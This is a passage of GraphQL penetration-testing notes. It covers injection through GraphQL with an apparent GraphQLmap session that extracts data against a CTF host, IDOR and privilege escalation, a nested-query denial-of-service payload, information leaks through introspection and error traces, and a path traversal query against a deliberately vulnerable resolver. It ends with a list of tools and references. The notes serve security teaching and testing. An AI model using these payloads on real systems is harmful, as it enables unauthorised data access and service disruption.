
500 OK   1017ms

```
{
  "errors": [
    {
      "message": "Unexpected error value: \"SQLITE_ERROR: unrecognized token: \\\"'84de0072-34f6-4cba-ac60-e88e62465e78''\\\"\"",
      "locations": [
        {
          "line": 2,
          "column": 3
        }
      ],
      "path": [
        "getStudentName"
      ]
    }
  ],
  "data": null
}
```

- Can work with sqlmap
- *Tool*: https://github.com/swisskyrepo/GraphQLmap (NoSQLi - GrapQLmap)




```
$ python graphqlmap.py

   _____                 _      ____  _
  / ____|               | |    / __ \| |
 | |  __ _ __ __ _ _ __ | |__ | |  | | |     _ __ ___   __ _ _ __
 | | |_ | '__/ _` | '_ \| '_ \| |  | | |    | '_ ` _ \ / _` | '_ \
 | |__| | | | (_| | |_) | | | | |__| | |____| | | | | | (_| | |_) |
  \_____|_|  \__,_| .__/|_| |_|\___\_\______|_| |_| |_|\__,_| .__/
                  | |                                       | |
                  |_|                                       |_|
                                                 Author:Swissky Version:1.0
usage: graphqlmap.py [-h] [-u URL] [-v [VERBOSITY]] [--method [METHOD]] [--headers
[HEADERS]]

optional arguments:
  -h, --help            show this help message and exit
  -u URL                URL to query : example.com/graphql?query={}
  -v [VERBOSITY]        Enable verbosity
  --method [METHOD]     HTTP Method to use interact with /graphql endpoint
  --headers [HEADERS]   HTTP Headers sent to /graphql endpoint
  --json                Send requests using POST and JSON
```




```
GraphQLmap > exit
┌─swissky@FRP-Maxime ~/R&D/HIP/GraphQLmap
└─$ python graphqlmap.py -u "http://meetyourdoctor3.challs.malice.fr/graphql?query={}"
python   _____                 _      ____  _
  / ____|               | |    / __ \| |
 | |  __ _ __ __ _ _ __ | |__ | |  | | |     _ __ ___   __ _ _ __
 | | |_ | '__/ _` | '_ \| '_ \| |  | | |    | '_ ` _ \ / _` | '_ \
 | |__| | | | (_| | |_) | | | | |__| | |____| | | | | | (_| | |_) |
  \_____|_|  \__,_| .__/|_| |_|\___\_\______|_| |_| |_|\__,_| .__/
                  | |                                       | |
                  |_|                                       |_|
                                        Author:Swissky Version:1.0
GraphQLmap > help
[+] dump  : extract the graphql endpoint and arguments
[+] nosqli: exploit a nosql injection inside a graphql query
[+] sqli  : exploit a sql injection inside a graphql query
[+] exit  : gracefully exit the application
GraphQLmap > nosqli
[+] Data found: 4
[+] Data found: 4f
[+] Data found: 4f5
[+] Data found: 4f53
[+] Data found: 4f537
[+] Data found: 4f537c
[+] Data found: 4f537c0
[+] Data found: 4f537c0a
[+] Data found: 4f537c0a-
[+] Data found: 4f537c0a-7
[+] Data found: 4f537c0a-7d
[+] Data found: 4f537c0a-7da
[+] Data found: 4f537c0a-7da6
[+] Data found: 4f537c0a-7da6-
[+] Data found: 4f537c0a-7da6-4
[+] Data found: 4f537c0a-7da6-4a
[+] Data found: 4f537c0a-7da6-4ac
[+] Data found: 4f537c0a-7da6-4acc
[+] Data found: 4f537c0a-7da6-4acc-
[+] Data found: 4f537c0a-7da6-4acc-8
[+] Data found: 4f537c0a-7da6-4acc-81
[+] Data found: 4f537c0a-7da6-4acc-81e
[+] Data found: 4f537c0a-7da6-4acc-81e1
[+] Data found: 4f537c0a-7da6-4acc-81e1-
[+] Data found: 4f537c0a-7da6-4acc-81e1-8
[+] Data found: 4f537c0a-7da6-4acc-81e1-8c
[+] Data found: 4f537c0a-7da6-4acc-81e1-8c3
```

**IDOR / BAC / PE:**

- GraphQL has no auth mechanism
    - Depend on dev to enforce
- Leak sensitive fields
    - User -> 403
    - User -> Posts -> Comment -> Comment Author (User) -> private info
- PE with mutation




```graphql
query ReadMyPosts {
  # "me" returns the current user
  me {
    # then, resolve the posts
    posts {
      # finally, return the content
      # and whether this is a public post or not.
      public
      content
    }
  }
}
```



```
query ReadPost {
   # we shouldn't be able to read post "1"
   post(id: 1) {
        public
        content
   }
}
```

DOS:


- With a large nested query in GraphQL, you can carry out a DOS attack.



```
query Recurse {
  allUsers {
    posts {
      author {
        posts {
          author {
            posts {
              author {
                posts {
                  id
                }
              }
            }
          }
        }
      }
    }
  }
}
```

**Information leak:**

- Introspection Query
  - Non public document fields
- Error
  - File path
  - Database schema
  - ...




```
{
  readError
}
```


```
{
  "data": {
    "readError": null
  },
  "errors": [
    {
      "message": "ENOENT: no such file or directory, open '/does/not/exist'",
      "path": [
        "readError"
      ],
      "extensions": {
        "code": "INTERNAL_SERVER_ERROR",
        "exception": {
          "errno": -2,
          "code": "ENOENT",
          "syscall": "open",
          "path": "/does/not/exist",
          "stacktrace": [
            "Error: ENOENT: no such file or directory, open '/does/not/exist'",
            "    at Object.fs.openSync (fs.js:646:18)",
            "    at Object.fs.readFileSync (fs.js:551:33)",
            "    at readError (/Users/evans/Downloads/app/server.js:32:10)",
            "    at resolveFieldValueOrError (/Users/evans/Downloads/app/node_modules/graphql/execution/execute.js:531:18)",
            "    at resolveField (/Users/evans/Downloads/app/node_modules/graphql/execution/execute.js:495:16)",
            "    at /Users/evans/Downloads/app/node_modules/graphql/execution/execute.js:364:18",
            "    at Array.reduce (<anonymous>)",
            "    at executeFields (/Users/evans/Downloads/app/node_modules/graphql/execution/execute.js:361:42)",
            "    at executeOperation (/Users/evans/Downloads/app/node_modules/graphql/execution/execute.js:289:122)",
            "    at executeImpl (/Users/evans/Downloads/app/node_modules/graphql/execution/execute.js:154:14)"
          ]
        }
      }
    }
  ]
}
```

**Attacks on Underlying APIs:**

- Path Traversal break out of context



```
getAsset: {
    type: GraphQLString,
    args: {
        name: {
            type: GraphQLString
        }
    },
    resolve: async (_root, args, _context) => {
        let filename = args.name;
        let results = await axios.get(`http://localhost:8081/assets/${filename}`);
        return results.data;
    }
}
```



```
query ReadSecretFile {
   getAsset(name: "../secret");
}
```

## List tools to check

- Burp Extension
  - InQL
  - GraphQL Raider
- Altair GraphQL Client
  - https://altair.sirmuel.design/
  - proxy to Burp: --proxy-server=http://127.0.0.1:8080
- GraphQL Path Enum
  - https://gitlab.com/dee-see/graphql-path-enum
  - How to reach a specific Type from query
    - Demo
- GraphQL Voyager
  - https://apis.guru/graphql-voyager/
- https://github.com/gwen001/pentest-tools/blob/master/graphql-introspection-analyzer.py

## Refferences

- https://www.bugcrowd.com/resources/webinars/rest-in-peace-abusing-graphql-to-attack-underlying-infrastructure/
- https://www.slideshare.net/NeeluTripathy2/pentesting-graphql-applications
- https://graphql.org/learn/
- https://medium.com/@localh0t/discovering-graphql-endpoints-and-sqli-vulnerabilities-5d39f26cea2e
- https://book.hacktricks.xyz/pentesting/pentesting-web/graphql
- https://carvesystems.com/news/the-5-most-common-graphql-security-vulnerabilities/
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/GraphQL%20Injection